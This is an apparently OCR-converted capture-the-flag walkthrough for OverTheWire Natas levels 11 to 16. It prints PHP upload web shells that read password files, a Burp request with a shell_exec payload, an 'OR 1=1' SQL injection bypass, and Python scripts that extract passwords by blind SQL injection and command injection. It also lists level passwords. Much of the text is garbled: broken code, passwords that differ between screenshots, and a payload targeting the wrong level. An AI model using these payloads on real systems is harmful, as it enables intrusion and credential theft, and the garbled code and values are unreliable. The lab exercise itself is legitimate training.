
Filter Output

GET http://natas11.natas.labs.overthewire.org/favicon.ico


Errors Warnings Logs Info Debug CSS XHR Requests

Natas11 -> Natas12

Log in to Natas12 using the username and password.



After we log in we need to upload a file. So we need to find out it.



Initially, open elements and find a jpg file in the code. Change it jpg to a php file.

The screenshot shows a web browser window for 'natas12.natas.labs.overthewire.org'. The main content area displays a file upload form with the following HTML code:

```
<form enctype="multipart/form-data" action="index.php" method="POST">
    <input type="file" name="MAX_FILE_SIZE" value="1000" />
    <input type="text" name="FILE_NAME" value="d9yng6161.php" />
    <br/>
    Choose a JPEG to upload (max 1KB)
    <br>
    <input name="uploadedfile" type="file" />
    <input type="submit" value="upload FILE">
</form>
```

Below the form is a link labeled 'View sourcecode'. On the right side of the browser, the developer tools are open, showing the 'Elements' tab with the DOM tree and the 'Styles' tab with the CSS styles applied to the elements.

Open notepad and write this code into the notepad. After writing it save it as modified in the code.

The screenshot shows a notepad application window titled 'natas.txt'. The content of the file is a single line of PHP code:

```
<?php echo system("cat /etc/natas_webpass/natas13");?>
```

After writing upload it to natas12.


The screenshot shows a browser window with the URL natas12.natas.labs.overthewire.org/index.php. The page title is "NATAS12". A message box displays the text: "The file `upload_4ppwe90mfo.php` has been uploaded". Below the message is a link "View sourcecode". In the top right corner, there is a "SUBMIT TOKEN" button. The browser's developer tools are open, showing the "Elements" tab with the HTML code of the page. The "Styles" tab shows the CSS styles applied to the body element, including a background color of #cccccc and padding/margin of 0px.

When we upload the system shows us that file on the webpage. After we click it, we can see the password there.

The screenshot shows a browser window with the URL natas12.natas.labs.overthewire.org/upload/mutjfzirk9.php. The page content is the file "mutjfzirk9.php" which contains the password "Iw3jYRl02ZKDBb8VtQBU1R6eDRo6WEj9". The browser's developer tools are open, showing the "Elements" tab with the HTML code of the page. The "Styles" tab shows the CSS styles applied to the body element, including a background color of #cccccc and padding/margin of 0px. A yellow box highlights the "margin" and "border" properties in the styles panel.

Natas12 -> Natas13

Log into Natas13.



Also here is to upload a jpg file, we don't have it so go to the source file and see if there is a hint.

```
Not secure | natas13.natas.labs.overthewire.org/index-source.html

<html>
<head>
</head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css"/>
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css"/>
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script src="http://natas.labs.overthewire.org/js/wechallinfo.js"></script>
<script src="http://natas.labs.overthewire.org/js/wechall.js"></script></head>
<body>
<h1>natas13</h1>
<div id="content">
For security reasons, we now only accept image files!<br/><br/>
</div>
</body>
</html>

<?php

function genRandString() {
    $length = 10;
    $characters = "0123456789abcdefghijklmnopqrstuvwxyz";
    $string = "";
    for ($o = 0; $o < $length; $o++) {
        $string .= $characters[mt_rand(0, strlen($characters)-1)];
    }
    return $string;
}

function makeRandomPath($dir, $ext) {
    do {
        $path = $dir . "/" . genRandString() . "." . $ext;
    } while(file_exists($path));
    return $path;
}

function makeRandomPathFromFilename($dir, $fn) {
    $ext = pathinfo($fn, PATHINFO_EXTENSION);
    return makeRandomPath($dir, $ext);
}


if(array_key_exists("filename", $_POST)) {
    $target_path = makeRandomPathFromFilename("upload", $_POST["filename"]);
    $err = $_FILES["uploadedfile"]["error"];
    if($err == 2) {
        echo "The uploaded file exceeds MAX_FILE_SIZE";
    } else {
        echo "Something went wrong :/";
    }
} else if(filesize($_FILES["uploadedfile"]["tmp_name"]) > 1000) {
    echo "File is too big";
} else if(!exif_imagetype($_FILES["uploadedfile"]["tmp_name"])) {
    echo "File is not an image";
} else {
    if($_FILES["uploaded_file"]["tmp_name"] != $target_path) {
        echo "The file is broken! $target_path / $target_path / $target_path has been uploaded";
    } else {
        echo "There was an error uploading the file, please try again!";
    }
}
} else {
}


```

Now open the notepad and write this code. After writing it save it as a ".bmp" file.

```
File Edit View G
BMP<?
$output = shell_exec('cat /etc/natas_webpass/natas14');
echo "<pre>$output</pre>
?>
```

Open the burp suite software log into Natas13 and upload that bmp file to it.



Change these jpg files as php files. After changing them forward proxy file code.

The screenshot shows the OWASP ZAP proxy interface. The 'Proxy' tab is selected. A request from 'natas13.natas.labs.overthewire.org:80' is being viewed. The 'Raw' tab displays the following exploit payload:

```

1 POST /index.php HTTP/1.1
2 Host: natas13.natas.labs.overthewire.org
3 Content-Length: 496
4 Cache-Control: max-age=0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
6 Upgrade-Insecure-Requests: 1
7 Origin: http://natas13.natas.labs.overthewire.org
8 Content-Type: multipart/form-data; boundary=WebKitFormBoundaryQBiGzridhlgQmcX
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5045.97 Safari/537.36
10 Referer: http://natas13.natas.labs.overthewire.org/
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Connection: close
14
15
16 -----WebKitFormBoundaryQBiGzridhlgQmcX
17 Content-Disposition: form-data; name="MAX_FILE_SIZE"
18
19 1000
20 -----WebKitFormBoundaryQBiGzridhlgQmcX
21 Content-Disposition: form-data; name="filename"
22
23 xssvuln11f.php
24 -----WebKitFormBoundaryQBiGzridhlgQmcX
25 Content-Disposition: form-data; name="uploadedfile"; filename="natas.php"
26 Content-Type: application/x-php
27
28
29 output = shell_exec('cat /etc/natas_webpass/natas4');
30 echo "<pre>" . output . "</pre>";
31 ?>
32 -----WebKitFormBoundaryQBiGzridhlgQmcX--
```

The exploit uses a multipart form-data boundary to upload a file named 'xssvuln11f.php' which contains a PHP shell payload to gain access to Natas14.

Now we can see the uploaded php file, once we click it we can get the password.

The screenshot shows a browser window displaying the uploaded file 'xssvuln11f.php'. The page content is:


```

<pre>
output = shell_exec('cat /etc/natas_webpass/natas4');
echo "<pre>" . output . "</pre>";
?>
```

This is the PHP shell payload that was uploaded to Natas14.

Natas13 -> Natas14

Log into Natas14 first.



First, look at the source code and read it carefully and try to understand.

```
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/query-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/weechat.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/weechat-data.js"></script><script src="http://natas.labs.overthewire.org/js/weechat.js"></script><script src="http://natas.labs.overthewire.org/js/weechat.js"></script>
<script>weechatInfo = { 'level': 'natas14', 'pass': 'censored' }</script></head>
<body>
<h1>natas14</h1>
<div id="content">
<?php
if(array_key_exists("username", $_REQUEST)) {
    $link = mysqli_connect('localhost', 'natas14', 'censored');
    mysqli_select_db($link, 'natas14');

    $query = "SELECT * FROM users WHERE username='$_REQUEST["username"]' AND password='$_REQUEST["password"]'";
    if(array_key_exists("debug", $_GET)) {
        echo "Executing query: $query<br>";
    }

    if(mysqli_num_rows(mysqli_query($link, $query)) > 0) {
        echo "Successful Login! The password for natas15 is <censored><br>";
    } else {
        echo "Access denied<br>";
    }
    mysqli_close($link);
} else {
}

<form action="index.php" method="POST">
    Username: <input name="username"><br>
    Password: <input name="password"><br>
    <input type="submit" value="Login" />
</form>
<?php } >
<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>
```

Now fill the username field using (" OR 1=1 -- -) and password field keep empty.

Not secure | natas14.natas.labs.overthewire.org

NATAS14

Username: OR 1=1--

Password:

Login

[View sourcecode](#)

WEBSHELL SUBMIT TOKEN

After we login, they give us the password of next level.

Not secure | natas14.natas.labs.overthewire.org/index.php

NATAS14


Successful login! The password for natas15 is
TTkaI7AWG4iDERztBcEyKV7kRXH1EZRB

[View sourcecode](#)


WEBSHELL SUBMIT TOKEN

Natas14 -> Natas15

Log into the next level using the username and password.



This webpage has a filled username. They give us source code.



Open Visual Studio code and write this code. After writing save it “.py”

```

RUN AND DEBUG ... Untitled-1.py script.py
C:\Users\ADMIN>ADMIN>OneDrive>Desktop> script.py ...
1 import requests
2 import re
3
4 characters = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789"
5
6 username = "natas16"
7 password = "Tlkal7MG4iDERztbcEyKV7kRXHIEZRB"
8
9 url = "http://natas15.natas.labs.overthewire.org/"
10
11 session = requests.Session()
12
13 current_password = list()
14
15 while(True):
16     for character in characters:
17         print("Trying with: " + ''.join(current_password) + character)
18         response = session.post(url, data={"username": "natas16" AND password LIKE BINARY "'' + ''.join(current_password) + character + '%" #"}, auth=(username, password))
19         print(response.text)
20         if"This user exists." in response.text:
21             current_password.append(character)
22             break
23         if len(current_password) == 32:
24             break
25
PROBLEMS 12 OUTPUT DEBUG CONSOLE TERMINAL
credentials (e.g., bad password), or your
browser doesn't understand how to supply
the credentials required.</p>
<hr>
<address>Apache/2.4.52 (Ubuntu) Server at natas15.natas.labs.overthewire.org Port 80</address>
</body></html>
Trying with: p

```

Run and debug this code. And give some commands to the terminal. “python <file name>.py”

```

RUN AND DEBUG ... Untitled-1.py script.py
C:\Users\ADMIN>ADMIN>OneDrive>Desktop> script.py ...
1 import requests
2 import re
3
4 characters = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789"
5
6 username = "natas16"
7 password = "Tlkal7MG4iDERztbcEyKV7kRXHIEZRB"
8
9 url = "http://natas15.natas.labs.overthewire.org/"
10
11 session = requests.Session()
12
13 current_password = list()
14
15 while(True):
16     for character in characters:
17         print("Trying with: " + ''.join(current_password) + character)
18         response = session.post(url, data={"username": "natas16" AND password LIKE BINARY "'' + ''.join(current_password) + character + '%" #"}, auth=(username, password))
19         #print(response.text)
20         if"This user exists." in response.text:
21
PROBLEMS 12 OUTPUT DEBUG CONSOLE TERMINAL
t__.py", line 27, in connect
    sock.connect((host, port))
ConnectionRefusedError: [WinError 10061] No connection could be made because the target machine actively refused it
PS C:\Users\ADMIN\OneDrive\Desktop>
> cd C:\Users\ADMIN\OneDrive\Desktop> python script.py
Trying with: a
Trying with: b
Trying with: c
Trying with: d
Trying with: e

```


Finally give the next level password.

The screenshot shows a Visual Studio Code interface. The left sidebar has a 'RUN AND DEBUG' section with a 'Run and Debug' button highlighted. Below it, a note says 'To customize Run and Debug, open a folder and create a launch.json file.' The main area displays a Python script named 'script.py'. The script uses the 'requests' library to attempt to log in to a web application at 'http://natas15.natas.labs.overthewire.org/' with a username of 'natas15' and a password of 'TlkaI7AMG41DERztBcEyKV7kRXHIEZRB'. It iterates through characters to find the password. The terminal below shows the script's output, which includes several failed login attempts with various character combinations. The bottom status bar shows the path 'C:\Users\ADMIN\OneDrive\Desktop' and the file name 'script.py'.

```
C:\Users\ADMIN>python script.py
Trying with: TRD7izrd5gAtj9PKPEuuoFFEjhqj32P
Trying with: TRD7izrd5gAtj9PKPEuuoFFEjhqj32Q
Trying with: TRD7izrd5gAtj9PKPEuuoFFEjhqj32R
Trying with: TRD7izrd5gAtj9PKPEuuoFFEjhqj32S
Trying with: TRD7izrd5gAtj9PKPEuuoFFEjhqj32T
Trying with: TRD7izrd5gAtj9PKPEuuoFFEjhqj32U
Trying with: TRD7izrd5gAtj9PKPEuuoFFEjhqj32V
Trying with: TRD7izrd5gAtj9PKPEuuoFFEjhqj32W
PS C:\Users\ADMIN>
```

Natas15 -> Natas16

Go to the webpage using the username and password.



They give us a search engine. I tried to search for some words on it.

For security reasons, we now filter even more on certain characters

Find words containing `@natas17_grep -i 'Africans'` Search

Output:

```

African
Africans
Allah
Allah's
American
Americanism
Americanism's
Americanisms
Americanisms'
April
April's
Aprils
Asian
Asians
August
August's
August's'
Augusts
B
B's
British
Britishish
Brown
Brown's
C
C's
Catholic
Catholicism

```

Styles Computed Layout Event Listener >

element.style {

#Content {

```

position: relative;
width: 590px;
margin: auto;
margin-top: 20px;
background-color: #fff;
border: 1px solid #ccc;
border-radius: 5px;
padding: 10px;

```

}

Now open the Visual Studio code and write this code there.

```

C:\Users\ADMIN>OneDrive>Desktop> script.py ...
1 import sys
2 sys.path.append('/path/to/requests/module')
3 import requests
4
5
6 target = 'http://natas16.natas.labs.overthewire.org'
7 charset_0 = (
8     '0123456789' + 'abcdefghijklmnopqrstuvwxyz' + 'ABCDEFGHIJKLMNOPQRSTUVWXYZ'
9 )
10
11 p = ''
12 i = 0
13 while len(p) != 32:
14     while i < len(charset_0):
15         c = charset_0[i]
16         needle = ('$(grep -E ^%s.* /etc/natas_webpass/natas17)Africans' % (p, c))
17         r = requests.get(target,
18                           auth=('natas16', 'TBD717rd5pATj9PKpFiu0lFeJhQj32V'),
19                           params={'needle': needle})
20         if "Africans" not in r.text:
21             p += c
22             print ('P: ' + p.ljust(32, '*'))
23             i = 0
24         else:
25             i += 1
26
27
28
29
30
31

```

PROBLEMS 4 OUTPUT DEBUG CONSOLE TERMINAL

BREAKPOINTS

- Raised Exceptions
- Uncaught Exceptions
- User Uncaught Exceptions

P: ****

P: X****

P: XxE*****

P: XxEu*****

P: XxEuC*****

After we run that code we can find the password

```

RUN AND DEBUG
RUN
Run and Debug
To customize Run and Debug, open a folder and create a launch.json file.
Show all automatic debug configurations.

script.py •
C:\Users>ADMIN>OneDrive>Desktop> script.py > ...
1 import sys
2 sys.path.append('/path/to/requests/module')
3 import requests
4
5
6 target = 'http://natas16.natas.labs.overthewire.org'
7 charset_0 = (
8     '0123456789' + 'abcdefghijklmnopqrstuvwxyz' + 'ABCDEFGHIJKLMNOPQRSTUVWXYZ'
9 )
10
11 p = ''
12 i = 0
13 while len(p) != 32:
14     while i < len(charset_0):
15         c = charset_0[i]
16         needle = ('$(grep -E ^%$c.* /etc/natas_webpass/natas17)Africans' % (p, c))
17         r = requests.get(target,
18             auth=('natas16', 'TRD7izrd5gAtjj9PkPEuaOlfeJHqJ32V'),
19             params={'needle': needle})
20
21         if 'Africans' in r.text:
22             p += c
23             print(p)
24             i = 0
25             break
26         i += 1
27
28 print('natas17: ' + p)

PROBLEMS 4 OUTPUT DEBUG CONSOLE TERMINAL
P: XkEuChe0ShnBvI*****natas16
P: XkEuChe0ShnBvI0*****natas16
P: XkEuChe0ShnBvI1*****natas16
P: XkEuChe0ShnBvI1R*****natas16
P: XkEuChe0ShnBvI1RU*****natas16
P: XkEuChe0ShnBvI1RU7*****natas16
